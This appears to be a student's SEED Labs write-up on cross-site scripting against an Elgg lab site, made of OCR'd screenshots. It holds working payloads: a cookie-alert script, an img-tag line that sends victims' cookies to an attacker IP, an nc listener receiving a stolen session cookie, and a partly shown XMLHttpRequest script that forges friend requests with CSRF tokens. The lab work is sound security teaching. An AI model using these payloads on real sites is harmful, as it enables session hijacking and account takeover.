** (gedit:2829): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:2829): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:2829): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:2829): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:2829): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/09/20]seed@VM:.../Elgg$
Right Ctrl
Type here to search
ENG
IN
21:49
09-04-2020

Task 2:
The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task: <script>alert(document.cookie);</script> We modify the attack.js and restart the apache server. In attack.js document.cookie is there which returns the cookie of the document. We add this link to the samy's description. And then we login into the alice's profile and the go into members and go into samy's profile. We get the pop up giving the cookie value.




SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
11:34 PM
** (gedit:3124): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/09/20]seed@VM:.../Elgg$ sudo gedit attack.js
(gedit:3317): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3317): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3317): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3317): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/09/20]seed@VM:.../Elgg$ sudo service apache2 start
[04/09/20]seed@VM:.../Elgg$ sudo gedit attack.js
(gedit:3374): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3374): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3374): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3374): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/09/20]seed@VM:.../Elgg$ sudo service apache2 restart
[04/09/20]seed@VM:.../Elgg$ sudo gedit attack.js
(gedit:3465): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3465): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3465): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3465): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/09/20]seed@VM:.../Elgg$ sudo service apache2 restart
[04/09/20]seed@VM:.../Elgg$
Right Ctrl
Type here to search
ENG
IN
22:34
09-04-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Newest members : XSS Lab Site - Mozilla Firefox
11:34 PM
File Edit View History Bookmarks Tools Help
Newest members : XSS
www.xsslabelgg.com/members
Search
Most Visited
SEED Labs
Sites for Labs
Account
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More
Newest members
Newest
Alphabetical
Popular
Samy
Elgg=5b9ijtsfi4aundh3p6qg135po3
OK
Transferring data from www.xsslabelgg.com...
Right Ctrl
Type here to search
ENG
IN
22:34
09-04-2020





Task 3 : Stealing Cookies from the Victim's Machine

In this task we the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request. We add the img tag to achieve this. the browser tries to load the image from the URL in the src field;and i have used port 5557 of the attacker machine and used localhost as our ip address.

We call the nc command on the terminal and open our website. We have edited the attack.js. We login into the alice and go into samy's profile. At our terminal we get the cookies from the victim's machine.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
attack.js (/var/www/XSS/Elgg) - gedit
11:55 PM
Open
attack.js
/var/www/XSS/Elgg
Save
document.write('<img src=http://10.1.2.5:5555?c=' + escape(document.cookie) + ' >');
JavaScript
Tab Width: 8
Ln 1, Col 51
INS
Right Ctrl
Type here to search
ENG
IN
22:55
09-04-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
12:03 AM
[04/10/20]seed@VM:.../Elgg$ ^C
[04/10/20]seed@VM:.../Elgg$ sudo gedit attack.js
(gedit:3922): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3922): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3922): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3922): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/10/20]seed@VM:.../Elgg$ nc -l 5556 -v
nc: Address already in use
[04/10/20]seed@VM:.../Elgg$ sudo gedit attack.js
(gedit:3936): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3936): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3936): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3936): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/10/20]seed@VM:.../Elgg$ nc -l 5557 -v
Listening on [0.0.0.0] (family 0, port 5557)
Connection from [127.0.0.1] port 5557 [tcp/*] accepted (family 2, sport 53538)
GET /?c=Elgg%3Dbh426o620h5csri4d8mrsu6b25 HTTP/1.1
Host: localhost:5557
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/members
Connection: keep-alive
[04/10/20]seed@VM:.../Elgg$
Right Ctrl
Type here to search
ENG
IN
23:07
09-04-2020




Task 4: Becoming the Victim's Friend


We need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server.We edit the about of the samy's profile. We need to fill in the address of the samy's friend so that whenever anyone visits samy's profile he is added to their friend list. We login into alice profile and goes into samy's profile. We can see that samy is added to the friend list of alice.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Edit profile : XSS Lab Site - Mozilla Firefox
Newest members : XSS
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Edit profile
Display name
Samy
About me
Visual editor
<script>
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
var Ajax=new XMLHttpRequest ();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Public
Brief description
Public
Location
Public
Interests
Search
Samy
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications
Type here to search
ENG
IN
16:09
10-04-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Firefox Web Browser
Samy: XSS Lab Site
www.xsslabelgg.com/profile/samy
Most Visited
SEED Labs
Sites for Labs
HTTP Header Live
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=aut90s6tnil9hekchiu7g5f083
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Fri, 10 Apr 2020 03:23:37 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sat, 10 Oct 2020 03:23:37 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;charset=utf-8
http://www.xsslabelgg.com/action/friends/add?f
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
